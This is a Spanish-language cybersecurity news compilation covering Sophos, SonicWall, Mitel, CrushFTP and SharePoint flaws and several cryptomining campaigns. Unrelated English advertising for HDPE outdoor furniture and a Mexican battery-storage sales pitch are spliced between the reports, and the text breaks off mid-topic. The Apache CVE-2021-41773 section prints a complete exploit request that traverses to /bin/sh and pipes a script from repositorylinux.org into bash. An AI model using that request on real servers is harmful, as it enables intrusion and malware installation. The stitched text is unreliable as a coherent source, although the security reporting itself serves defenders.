Sophos y SonicWall han emitido alertas sobre fallos de seguridad críticos en Sophos Firewall y en los dispositivos Secure Mobile Access (SMA) de la serie 100, los cuales podrían ser aprovechados para ejecutar código de forma remota.

Los dos fallos que afectan a Sophos Firewall se describen a continuación:

- *CVE-2025-6704 (puntuación CVSS: 9.8)* – Una vulnerabilidad que permite escritura arbitraria de archivos en la función Secure PDF eXchange (SPX) podría permitir ejecución remota de código antes de la autenticación, si se utiliza una configuración específica de SPX junto con el firewall operando en modo de Alta Disponibilidad (HA).
- *CVE-2025-7624 (puntuación CVSS: 9.8)* – Una falla de inyección SQL en el antiguo proxy SMTP en modo transparente puede facilitar la ejecución remota de código si hay una política de cuarentena activa para correos electrónicos y el sistema fue actualizado desde una versión anterior a la 21.0 GA.

Sophos indicó que *CVE-2025-6704* afecta aproximadamente al 0.05% de los dispositivos, mientras que *CVE-2025-7624* impacta hasta el 0.73%. Ambas vulnerabilidades han sido corregidas junto con otra falla de alta gravedad, una inyección de comandos en el componente WebAdmin (*CVE-2025-7382*, *puntuación CVSS: 8.8*), que podría permitir la ejecución de código previa a la autenticación en dispositivos auxiliares bajo configuración HA, si la autenticación OTP está activada para el usuario administrador.

La empresa también solucionó otras dos vulnerabilidades:

- *CVE-2024-13974 (puntuación CVSS: 8.1)* – Una debilidad de lógica empresarial en el componente Up2Date que permitiría a un atacante manipular el entorno DNS del firewall y ejecutar código remotamente.
- *CVE-2024-13973 (puntuación CVSS: 6.8)* – Una vulnerabilidad de inyección SQL post-autenticación en WebAdmin que podría ser explotada por administradores para ejecutar código arbitrario.

El *Centro Nacional de Seguridad Cibernética del Reino Unido (NCSC)* fue acreditado como

descubridor y reportante tanto de *CVE-2024-13974* como de *CVE-2024-13973*. Las versiones afectadas son las siguientes:

- *CVE-2024-13974* – Afecta a Sophos Firewall v21.0 GA (21.0.0) y anteriores
- *CVE-2024-13973* – Afecta a Sophos Firewall v21.0 GA (21.0.0) y anteriores
- *CVE-2025-6704* – Afecta a Sophos Firewall v21.5 GA (21.5.0) y anteriores
- *CVE-2025-7624* – Afecta a Sophos Firewall v21.5 GA (21.5.0) y anteriores
- *CVE-2025-7382* – Afecta a Sophos Firewall v21.5 GA (21.5.0) y anteriores

La divulgación coincide con el informe de SonicWall sobre una vulnerabilidad crítica en la interfaz web de administración de la serie SMA 100 (*CVE-2025-40599, puntuación CVSS: 9.1*), que puede permitir a un atacante remoto con privilegios administrativos subir archivos arbitrarios y lograr ejecución remota de código.

Este fallo afecta a los productos SMA 100 Series (SMA 210, 410, 500v) y ya ha sido corregido en la versión 10.2.2.1-90sv.

SonicWall también señaló que, aunque no se ha detectado explotación activa, existe un riesgo potencial debido a un informe reciente del *Google Threat Intelligence Group (GTIG)*, el cual reveló que un actor de amenazas conocido como *UNC6148* ha utilizado dispositivos SMA 100 completamente actualizados para desplegar una puerta trasera llamada *OVERSTEP*.

Además de aplicar los parches disponibles, la compañía recomienda a los usuarios de dispositivos SMA 100 Series implementar las siguientes medidas:

- Deshabilitar el acceso de administración remota en la interfaz externa (X1) para reducir la superficie de ataque
- Restablecer todas las contraseñas y volver a vincular el OTP (One-Time Password) para usuarios y administradores del dispositivo
- Aplicar autenticación multifactor (MFA) para todos los usuarios
- Activar el Firewall de Aplicaciones Web (WAF) en los dispositivos SMA 100

También se aconseja a las organizaciones que revisen los registros del dispositivo y el historial de conexiones en busca de actividades sospechosas o accesos no autorizados.

En el caso del producto virtual *SMA 500v*, se requiere realizar una copia de seguridad del archivo OVA, exportar la configuración, eliminar la máquina virtual y todos sus discos y snapshots asociados, instalar nuevamente el OVA desde SonicWall usando un hipervisor y restaurar la configuración.

Cazadores de amenazas han revelado dos campañas de malware distintas que han explotado vulnerabilidades y configuraciones incorrectas en entornos en la nube con el objetivo de desplegar mineros de criptomonedas.

Los grupos de actividad maliciosa han sido identificados bajo los nombres de Soco404 y Koske por las firmas de seguridad en la nube Wiz y Aqua, respectivamente.

Soco404 "tiene como blanco sistemas tanto Linux como Windows, desplegando malware específico para cada plataforma", explicaron los investigadores de Wiz, Maor Dokhanian, Shahar Dorfman y Avigayil Mechtinger. *"Utilizan técnicas de suplantación de procesos para hacer pasar la actividad maliciosa como si fueran procesos legítimos del sistema."*

El nombre de la actividad hace alusión al hecho de que las cargas útiles están incrustadas en falsas páginas HTML con error 404, alojadas en sitios creados mediante Google Sites. Estos sitios fraudulentos ya fueron eliminados por Google.

Wiz señaló que esta campaña, anteriormente detectada atacando servicios Apache Tomcat con credenciales débiles, así como servidores vulnerables de Apache Struts y Atlassian Confluence a través del botnet Sysrv, parece formar parte de una infraestructura más amplia dedicada a fraudes con criptomonedas, incluyendo plataformas falsas de trading.

La campaña más reciente también ha apuntado a instancias PostgreSQL expuestas públicamente, y ha hecho uso de servidores Apache Tomcat comprometidos para alojar

cargas útiles diseñadas para sistemas Linux y Windows. Además, los atacantes comprometieron un sitio legítimo de transporte surcoreano para distribuir el malware.

Una vez obtenida la entrada inicial, los atacantes aprovechan el comando SQL `COPY ... FROM PROGRAM` de PostgreSQL para ejecutar comandos shell arbitrarios en el sistema y obtener ejecución remota de código.

"El actor detrás de Soco404 parece llevar a cabo escaneos automatizados en busca de servicios expuestos, con la intención de explotar cualquier punto de entrada accesible", indicó Wiz. *"El uso de una amplia gama de herramientas de entrada, incluyendo utilidades de Linux como wget y curl, y herramientas nativas de Windows como certutil y PowerShell, demuestra una estrategia oportunista."*

En entornos Linux, se ejecuta directamente en memoria un script shell que actúa como dropper para descargar y lanzar la siguiente fase del ataque. Al mismo tiempo, elimina mineros competidores para maximizar beneficios y reduce la visibilidad forense sobrescribiendo registros relacionados con cron y wtmp.

La carga útil de esta segunda fase consiste en un binario que actúa como cargador del minero, contactando a un dominio externo (*www.fastsoco[.]top*), también basado en Google Sites.

En el caso de Windows, el ataque emplea un comando posterior a la explotación para descargar y ejecutar un binario de Windows, que funciona como su equivalente en Linux: un cargador que incluye tanto el minero como el controlador *WinRing0.sys*, utilizado para escalar privilegios hasta *NT\SYSTEM*.


Además, el malware intenta detener el servicio de registros de eventos de Windows y ejecuta un comando de autoeliminación para evitar ser detectado.

"En lugar de depender de un solo método o sistema operativo, el atacante lanza una red amplia, utilizando cualquier herramienta o técnica disponible en el entorno para desplegar su

carga útil”, señaló la empresa. *“Este enfoque flexible es característico de una campaña automatizada de criptominería diseñada para lograr el mayor alcance y persistencia posible en múltiples objetivos.”*

El descubrimiento de Soco404 coincide con la aparición de una nueva amenaza para sistemas Linux denominada Koske, que se sospecha fue desarrollada con asistencia de un modelo de lenguaje de gran escala (LLM) y se propaga usando imágenes aparentemente inofensivas de pandas.

El ataque inicia con la explotación de un servidor mal configurado, como JupyterLab, para instalar varios scripts extraídos de dos imágenes JPEG. Entre estos se incluye un rootkit en C que oculta archivos relacionados con el malware utilizando *LD_PRELOAD* y un script shell que finalmente descarga los mineros de criptomonedas en el sistema comprometido. Ambas cargas se ejecutan directamente en memoria para evitar dejar rastros en el disco.



El objetivo final de Koske es desplegar mineros optimizados para CPU y GPU que utilicen los recursos del sistema para minar 18 criptomonedas diferentes, incluyendo Monero, Ravencoin, Zano, Nexa y Tari, entre otras.

“Estas imágenes son archivos poliglota, con cargas maliciosas añadidas al final. Una vez descargadas, el malware extrae y ejecuta los segmentos maliciosos en memoria, eludiendo

así los antivirus”, explicó el investigador de Aqua, Assaf Morag.

“Esta técnica no es esteganografía, sino un abuso de archivos poliglota o una forma de incrustación maliciosa. Se utiliza un archivo JPG válido al que se le añade shellcode malicioso al final. Solo se descargan y ejecutan los últimos bytes, lo que convierte esto en una forma sigilosa de abuso de archivos poliglota.”

When it comes to creating an outdoor space that combines style, durability, and sustainability, few materials rival high-density polyethylene, or HDPE. This synthetic resin has quickly become a favourite in the outdoor furniture market thanks to its impressive resistance to weather, insects, and fading. Whether you’re decorating a patio, decking out a poolside, or revamping a backyard retreat, selecting the best hdpe outdoor furniture a smart investment for long-lasting beauty and functionality.

Why Choose HDPE Furniture?
HDPE is a type of plastic made from recycled materials like milk jugs and detergent bottles, making it not only durable but also environmentally friendly. Unlike wood, HDPE does not rot, splinter, or require repainting. It’s impervious to moisture, resistant to UV rays, and doesn’t absorb heat like metal, making it incredibly comfortable in all climates from blistering summers to icy winters. This material is also virtually maintenance-free. A simple wipe-down with mild soap and water is usually enough to keep it looking brand new. With so many advantages, it’s no surprise that many homeowners are making the switch.

Features to Look for in the Best HDPE Outdoor Furniture

When shopping for the best hdpe outdoor furniture consider the following features:

- UV Resistance: Premium HDPE furniture includes UV inhibitors that prevent fading and preserve colour.
- Stainless Steel Hardware: Rust-resistant screws and bolts ensure the furniture holds up in wet or coastal environments.

- Ergonomic Design: Chairs and loungers should be designed with comfort in mind—curved backs, wide armrests, and generous seat depth.
- Stylish Options: Look for collections that come in a range of colors and styles to suit your outdoor décor.
- Assembly & Portability: Some pieces come pre-assembled, while others are flat-packed. Choose what suits your convenience and space.

Top Picks: Best HDPE Outdoor Furniture for All-Weather Comfort

Here's a curated list of standout HDPE furniture sets and pieces that deliver on comfort, style, and durability, making them ideal choices for any climate.

Foowin Classic Adirondack Chair

A staple in the HDPE furniture market, the Foowin Classic Adirondack Chair is timeless and practically built for all-weather living. It features a contoured seat, wide armrests, and a slanted back that invites you to kick back and relax. Available in a variety of colors, it's perfect for porches, decks, or fire pit circles.

Outer HDPE Outdoor Sofa Set

For those seeking plush best hdpe outdoor furniture Outer offers high-end modular furniture made with HDPE wicker and all-weather performance cushions. Their minimalist yet modern sofa sets are designed for comfort and engineered for the elements. The frame is built with HDPE lumber and resists cracking, warping, and fading.

Trex Outdoor Furniture Cape Cod 5-Piece Dining Set

Made from genuine HDPE lumber, Trex Outdoor Furniture offers eco-conscious dining options perfect for backyard meals or terrace brunches. The Cape Cod collection blends traditional style with lasting comfort. Chairs are ergonomically designed, and the table is spacious enough for family gatherings.

Highwood Weatherly Rocking Chair

The Highwood brand brings elegance and a hint of Southern charm with this HDPE rocking chair. Whether on the front porch or under a pergola, its gentle motion and weatherproof design make it a go-to for year-round relaxation.

LuxCraft Poly Lounge Set

For poolside lounging or sunny patios, the best hdpe outdoor furniture Poly Lounge Set delivers both aesthetics and functionality. Adjustable backs, wheels for easy movement, and optional cushions add to the experience.

Tips for Maximizing All-Weather Comfort

- Invest in Cushions: While HDPE is naturally comfortable, weather-resistant cushions can enhance seating, especially for extended use.
- Protect During Off-Season: Although HDPE is extremely durable, covering your furniture during prolonged periods of non-use can prolong its lifespan.
- Mix and Match: Many HDPE collections are modular. Pair a loveseat with individual chairs or a chaise lounge for a custom arrangement.
- Choose Neutral or Bold Colors: HDPE comes in a range of finishes—from crisp white and deep gray to tropical teal and sunflower yellow. Match your vibe or mix tones for added flair.

Final Thoughts

Choosing the is a decision that pays off season after season. Whether you want a cozy nook for reading or a spacious layout for entertaining, HDPE furniture offers the versatility and

resilience to meet your outdoor living needs. With minimal maintenance, eco-friendly appeal, and timeless good looks, HDPE furnishings are a top-tier choice for modern outdoor spaces.

Mitel ha publicado actualizaciones de seguridad para corregir una vulnerabilidad crítica en MiVoice MX-ONE que podría permitir a un atacante evadir los mecanismos de autenticación.

"Se ha detectado una falla de omisión de autenticación en el componente Provisioning Manager de Mitel MiVoice MX-ONE que, si es aprovechada exitosamente, permitiría a un atacante sin credenciales evadir los controles de acceso debido a una gestión inadecuada de permisos," señaló la empresa en un aviso emitido el miércoles.

"Una explotación exitosa de esta debilidad podría otorgar al atacante acceso no autorizado a cuentas de usuario o administrador dentro del sistema."

Esta vulnerabilidad, que aún no cuenta con un identificador CVE asignado, posee una puntuación CVSS de 9.4 sobre un máximo de 10. Afecta a las versiones de MiVoice MX-ONE desde la 7.3 (7.3.0.0.50) hasta la 7.8 SP1 (7.8.1.0.14).

Los parches correspondientes han sido distribuidos bajo los identificadores MXO-15711_78SP0 y MXO-15711_78SP1 para las versiones 7.8 y 7.8 SP1, respectivamente. Se recomienda a los clientes que utilicen MiVoice MX-ONE desde la versión 7.3 en adelante que soliciten el parche a su proveedor de servicios autorizado.

Como medidas de mitigación mientras se aplican las correcciones, se sugiere restringir la exposición directa de los servicios MX-ONE a internet y asegurarse de que operen dentro de una red de confianza.

Además de la falla de autenticación, Mitel también ha lanzado correcciones para una vulnerabilidad de alta gravedad en MiCollab (CVE-2025-52914, con una puntuación CVSS de 8.8) que podría permitir a un atacante autenticado ejecutar un ataque de inyección SQL.

“Una explotación exitosa de esta vulnerabilidad permitiría al atacante acceder a datos de aprovisionamiento de usuarios y ejecutar comandos SQL arbitrarios, lo cual comprometería la confidencialidad, integridad y disponibilidad del sistema,” indicó Mitel.

La vulnerabilidad afecta a las versiones de MiCollab desde la 10.0 (10.0.0.26) hasta la 10.0 SP1 FP1 (10.0.1.101), así como a la 9.8 SP3 (9.8.3.1) y versiones anteriores. El problema ha sido resuelto en las versiones 10.1 (10.1.0.10), 9.8 SP3 FP1 (9.8.3.103) y posteriores.

Dado el historial de ataques dirigidos a dispositivos Mitel, es crucial que los usuarios actualicen sus sistemas lo antes posible para reducir los riesgos de seguridad.

El consumo energético representa uno de los principales gastos operativos en la industria. En México, muchas empresas del sector industrial pagan millones de pesos al año en electricidad, enfrentando además penalizaciones por demanda máxima y variabilidad de consumo. Por ello, comprender cómo se estructura la tarifa eléctrica y qué tecnologías permiten un ahorro real se ha vuelto estratégico, tanto para la rentabilidad como para la sostenibilidad.

¿Cómo se cobra la energía industrial?

La Comisión Federal de Electricidad (CFE) establece las tarifas eléctricas industriales bajo dos grandes componentes:

1. Gastos fijos

- Demanda contratada: se paga independientemente del uso real, por la potencia disponible en kW.
- Cargos por distribución y transmisión: incluyen el uso de la infraestructura eléctrica.
- Derechos y cargos regulados: como el servicio de respaldo o alumbrado público.

2. Gastos variables

- Consumo en kWh: se cobra según la energía utilizada.
- Horario de consumo: existen tarifas punta, intermedia y base, siendo la primera la más cara.

Es decir, consumir electricidad en horas de alta demanda (pico) puede multiplicar la factura energética, incluso si el consumo no cambia tanto en volumen.

¿Por qué ahorrar energía?

La eficiencia energética no es solo una cuestión económica. Hoy representa una ventaja competitiva en múltiples sentidos:

- □ Ahorro financiero directo: Reducción de facturas mensuales hasta en 40% al optimizar demanda y consumo.
- □ Beneficio ambiental: Menor huella de carbono y consumo de recursos no renovables.
- □ Ventaja estratégica: Empresas eficientes son más atractivas para socios, inversionistas y créditos verdes.

Tecnologías y estrategias clave para ahorrar energía

Hoy en día, la industria tiene acceso a diversas herramientas para mejorar su perfil energético. Algunas de las más efectivas incluyen:

Motores de alta eficiencia

Sustituir motores antiguos por modelos IE3 o IE4 puede mejorar el rendimiento hasta en un 10-15%.

Variadores de frecuencia (VFD)

Permiten ajustar la velocidad de motores según la carga real, reduciendo consumo innecesario.

Iluminación LED industrial

Cambio que puede disminuir el consumo eléctrico en iluminación en más del 60%.

Sistemas SCADA y EMS

Plataformas que permiten monitorear en tiempo real el uso energético por zona, proceso o equipo.

Sistemas de almacenamiento de energía (BESS)

Los BESS (Battery Energy Storage System) permiten almacenar energía en horarios de tarifa baja y utilizarla durante las horas pico, mediante estrategias como el peak shaving y el load shifting. También actúan como respaldo energético ante fallas o sobrecargas, asegurando continuidad operativa.

Quartux: especialista en almacenamiento para la industria

En este contexto, Quartux se ha posicionado como la única empresa en México especializada exclusivamente en almacenamiento energético inteligente. Su tecnología permite a las industrias:

- Ahorrar costos con baterías que gestionan automáticamente los picos de demanda.
- Integrarse fácilmente a sistemas existentes sin necesidad de grandes modificaciones.
- Implementar soluciones sin inversión inicial, mediante esquemas financieros personalizados.

¿Quieres saber cuánto tu empresa puede ahorrar en gastos de consumo eléctrico con la implementación de sistemas BESS? Dale click a nuestra calculadora BESS para descubrir que tanto puedes reducir tu consumo mensual.

Una falla crítica de seguridad recientemente revelada en CrushFTP está siendo activamente explotada en entornos reales. Identificada como CVE-2025-54309, esta vulnerabilidad tiene una puntuación CVSS de 9.0.

"CrushFTP 10 antes de la versión 10.8.5 y 11 antes de la 11.3.4_23, cuando no se utiliza la funcionalidad de proxy DMZ, maneja incorrectamente la validación AS2, lo que permite a atacantes remotos obtener acceso administrativo a través de HTTPS", según la descripción publicada en la Base de Datos Nacional de Vulnerabilidades (NVD) del NIST.

En un boletín de seguridad, CrushFTP informó que detectó por primera vez la explotación activa de esta vulnerabilidad de día cero el 18 de julio de 2025 a las 9 a.m. CST, aunque reconoció que el fallo podría haber sido aprovechado desde antes.

"El vector de ataque fue HTTP(S), que utilizaron para vulnerar el servidor", explicó la empresa. *"Habíamos corregido otro problema relacionado con AS2 en HTTP(S), sin darnos cuenta de que un fallo anterior podía ser explotado de esta forma. Al parecer, los atacantes notaron el cambio en nuestro código y descubrieron cómo aprovechar la vulnerabilidad previa"*.

CrushFTP se utiliza ampliamente en sectores gubernamentales, sanitarios y corporativos para gestionar transferencias de archivos sensibles, lo que hace que el acceso administrativo comprometido sea especialmente grave. Una instancia vulnerada puede permitir la exfiltración de datos, la instalación de puertas traseras o el movimiento lateral hacia sistemas internos que dependen del servidor para intercambios seguros. Sin el aislamiento de una DMZ, la instancia queda expuesta como un punto único de falla.

La compañía señaló que los actores maliciosos responsables lograron realizar ingeniería

inversa sobre el código fuente y detectaron el fallo para atacar dispositivos que aún no han sido actualizados. Se cree que la vulnerabilidad CVE-2025-54309 estaba presente en compilaciones de CrushFTP anteriores al 1 de julio.

CrushFTP también publicó los siguientes indicadores de compromiso (IoCs):

- El usuario predeterminado tiene privilegios de administrador
- Creación de identificadores de usuario aleatorios largos (por ejemplo: `7a0d26089ac528941bf8cb998d97f408m`)
- Nuevos nombres de usuario creados con acceso administrativo
- El archivo *«MainUsers/default/user.xml»* fue modificado recientemente y contiene un valor en *«last_logins»*
- Elementos de la interfaz web para usuarios desaparecieron, y algunos usuarios normales ahora presentan un botón de administración

Los equipos de seguridad que investiguen posibles compromisos deben revisar los tiempos de modificación del archivo *user.xml*, correlacionar los eventos de inicio de sesión de administradores con direcciones IP públicas y auditar los cambios de permisos en carpetas críticas. También es vital buscar patrones anómalos en los registros de acceso asociados a nuevos usuarios o elevaciones de privilegios no justificadas, indicios comunes de explotación posterior a una intrusión.

Como medidas de mitigación, la empresa recomienda restaurar la configuración del usuario predeterminado desde las copias de seguridad, así como revisar los reportes de carga/descarga para detectar transferencias sospechosas. Otras recomendaciones incluyen:

- Limitar las direcciones IP autorizadas para acciones administrativas
- Establecer listas blancas de IPs que puedan conectarse al servidor CrushFTP
- Usar una instancia de CrushFTP en DMZ para entornos empresariales
- Verificar que las actualizaciones automáticas estén habilitadas

Por ahora, se desconoce el alcance exacto de los ataques que explotan esta falla. En abril

pasado, otra vulnerabilidad en la misma solución (CVE-2025-31161, puntuación CVSS: 9.8) fue utilizada para distribuir el agente MeshCentral y otros tipos de malware.

El año anterior, también se descubrió que una segunda vulnerabilidad crítica en CrushFTP (CVE-2024-4040, CVSS: 9.8) fue explotada por actores maliciosos para atacar a múltiples entidades en EE.UU.

Dada la explotación repetida de vulnerabilidades de alta gravedad en el último año, CrushFTP se ha convertido en un objetivo frecuente de campañas de amenazas avanzadas. Las organizaciones deben considerar este patrón dentro de sus evaluaciones de exposición al riesgo, junto con la gestión de parches, amenazas asociadas a soluciones de transferencia de archivos de terceros y procesos de detección de días cero vinculados a accesos remotos y robo de credenciales.

La vulnerabilidad de día cero, identificada como CVE-2025-53770 (con una puntuación CVSS de 9.8), ha sido descrita como una variante de CVE-2025-49706 (CVSS 6.3), un fallo de suplantación en Microsoft SharePoint Server que fue corregido por la empresa tecnológica en el conjunto de actualizaciones de seguridad de julio de 2025.

“La deserialización de datos no confiables en instalaciones locales de Microsoft SharePoint Server permite a un atacante no autorizado ejecutar código a través de la red,” señaló Microsoft en una advertencia publicada el 19 de julio de 2025.

La compañía también indicó que está *preparando y probando exhaustivamente una actualización integral* para abordar el problema. Agradeció a Viettel Cyber Security por el descubrimiento y reporte de la falla a través de la iniciativa Zero Day de Trend Micro (ZDI).

En una alerta separada emitida el sábado, Microsoft afirmó que tiene conocimiento de *ataques en curso dirigidos a clientes con instalaciones locales de SharePoint Server*, pero destacó que SharePoint Online, incluido en Microsoft 365, *no se ve afectado*.

Mientras no exista una solución oficial, Microsoft recomienda a los usuarios *habilitar la integración con la Interfaz de Análisis Antimalware (AMSI)* en SharePoint y *desplegar Microsoft Defender Antivirus en todos los servidores SharePoint*.

Cabe destacar que la integración con AMSI ya viene activada por defecto en la actualización de seguridad de septiembre de 2023 para SharePoint Server 2016/2019, así como en la actualización de características versión 23H2 de SharePoint Server Subscription Edition.

Para aquellos que no puedan habilitar AMSI, se aconseja *desconectar el servidor SharePoint de internet hasta que esté disponible un parche de seguridad*. Adicionalmente, se recomienda implementar Defender for Endpoint para detectar y bloquear actividad posterior a la explotación.

Esta revelación surge mientras Eye Security y la unidad 42 de Palo Alto Networks advirtieron sobre ataques que combinan CVE-2025-49706 y CVE-2025-49704 (CVSS 8.8), una vulnerabilidad de inyección de código en SharePoint, para facilitar la ejecución de comandos arbitrarios en instancias vulnerables. Esta cadena de explotación ha sido denominada *ToolShell*.

Dado que CVE-2025-53770 es una *"variante" de CVE-2025-49706*, se sospecha que ambos vectores de ataque están relacionados.

Eye Security señaló que los ataques masivos identificados aprovechan CVE-2025-49706 para enviar una carga útil de ejecución remota mediante CVE-2025-49704. *"Creemos que agregar '_layouts/SignOut.aspx' como referencia HTTP convierte CVE-2025-49706 en CVE-2025-53770,"* explicó la firma.

Cabe mencionar que ZDI ha clasificado CVE-2025-49706 como una *vulnerabilidad de omisión de autenticación*, que se origina en la forma en que la aplicación procesa la cabecera HTTP Referer cuando se dirige al punto de conexión ToolPane («/_layouts/15/ToolPane.aspx»).

La actividad maliciosa consiste principalmente en *entregar cargas ASPX a través de*

PowerShell, que luego se utilizan para robar la configuración *MachineKey* del servidor SharePoint, incluidas las claves *ValidationKey* y *DecryptionKey*, lo que permite mantener acceso persistente.

La empresa holandesa de ciberseguridad indicó que estas claves son fundamentales para generar cargas útiles válidas de *VIEWSTATE*, y que obtenerlas *convierte cualquier solicitud autenticada de SharePoint en una oportunidad de ejecución remota de código*.

"Aún estamos detectando oleadas masivas de explotación," declaró el CTO de Eye Security, Piet Kerkhofs. *"Esto tendrá un impacto enorme, ya que los atacantes se están moviendo lateralmente con gran rapidez mediante esta capacidad de ejecución remota."*

Hasta el momento, se han identificado más de 85 servidores SharePoint comprometidos con shells web maliciosas. Estos servidores pertenecen a 29 organizaciones distintas, incluidas empresas multinacionales y entidades gubernamentales.

Es importante señalar que Microsoft *aún no ha actualizado sus avisos* sobre CVE-2025-49706 y CVE-2025-49704 para reflejar la explotación activa. También se ha contactado a la compañía para obtener más detalles, y se actualizará la información en cuanto haya respuesta.

Expertos en seguridad informática han identificado una nueva operación maliciosa que se aprovecha de una falla ya documentada en el servidor Apache HTTP para instalar un minero de criptomonedas conocido como Linuxsys.

Se trata de la vulnerabilidad CVE-2021-41773 (con una puntuación CVSS de 7.5), un fallo grave de recorrido de rutas en la versión 2.4.49 de Apache HTTP Server que puede derivar en ejecución remota de código.

"El atacante utiliza sitios web legítimos previamente comprometidos como medio para propagar el software malicioso, lo que permite una distribución silenciosa y complica su

detección,” indicó VulnCheck en un reporte.

La cadena de infección, observada a principios del mes y rastreada hasta la IP 103.193.177[.]152 ubicada en Indonesia, tiene como finalidad obtener una carga secundaria desde el dominio “repositorylinux[.]org” mediante herramientas como curl o wget.

Dicha carga es un script en bash cuya función es descargar el minero Linuxsys desde cinco páginas web legítimas, lo que apunta a que los ciberatacantes lograron comprometer infraestructura externa para facilitar la distribución del malware.

“Esta técnica es astuta, ya que las víctimas se conectan a servidores legítimos con certificados SSL válidos, reduciendo así la posibilidad de ser detectados,” explicó VulnCheck. *“También introduce una separación técnica entre el sitio de descarga (‘repositorylinux[.]org’) y el malware real, ya que este último no reside allí directamente.”*

Además, los mismos sitios albergan un script adicional llamado “cron.sh” que se encarga de ejecutar el minero automáticamente cada vez que el sistema reinicia. La firma de seguridad también descubrió archivos ejecutables de Windows alojados en los mismos dominios, lo cual sugiere que los atacantes podrían estar ampliando su alcance hacia sistemas de escritorio de Microsoft.

Cabe mencionar que esta campaña ya había recurrido previamente a una vulnerabilidad crítica en GeoServer GeoTools de OSGeo (CVE-2024-36401, con puntuación CVSS de 9.8), de acuerdo con un informe publicado por Fortinet FortiGuard Labs en septiembre de 2024.

Llama la atención que el script asociado a la explotación de dicha falla se descargaba desde “repositorylinux[.]com” y presentaba anotaciones en sundanés, un idioma nativo de Indonesia. Este mismo script ha sido visto en circulación desde diciembre de 2021.

```
POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (ZZ; Linux i686) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.0.0 Safari/537.36
Connection: close
Content-Length: 164
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

echo Content-Type: text/plain; echo; (curl -s -k https://
repositorylinux.org/linux.sh||wget --no-check-certificate -q -O- https://
repositorylinux.org/linux.sh)|bash
```

Entre otras vulnerabilidades utilizadas por estos atacantes en años recientes destacan:

- CVE-2023-22527: inyección de plantillas en Atlassian Confluence
- CVE-2023-34960: inyección de comandos en Chamilo LMS
- CVE-2023-38646: inyección de comandos en Metabase
- CVE-2024-0012 y CVE-2024-9474: errores que permiten eludir autenticación y escalar privilegios en dispositivos Palo Alto

"Todo apunta a una campaña sostenida en el tiempo, con tácticas recurrentes como la explotación de vulnerabilidades conocidas, el uso de infraestructura ajena comprometida y la minería de criptomonedas en equipos infectados," aseguró VulnCheck.

"Parte del éxito de esta operación radica en la selección meticulosa de sus objetivos. Los operadores evitan trampas de baja interacción y solo actúan cuando existe suficiente actividad para que su comportamiento pase desapercibido. Al emplear hosts legítimos como medio de distribución, logran eludir la atención de los analistas," concluyó la empresa.

Los actores maliciosos están aprovechando repositorios públicos de GitHub para alojar cargas útiles dañinas y distribuirlas a través de Amadey como parte de una campaña observada en abril de 2025.

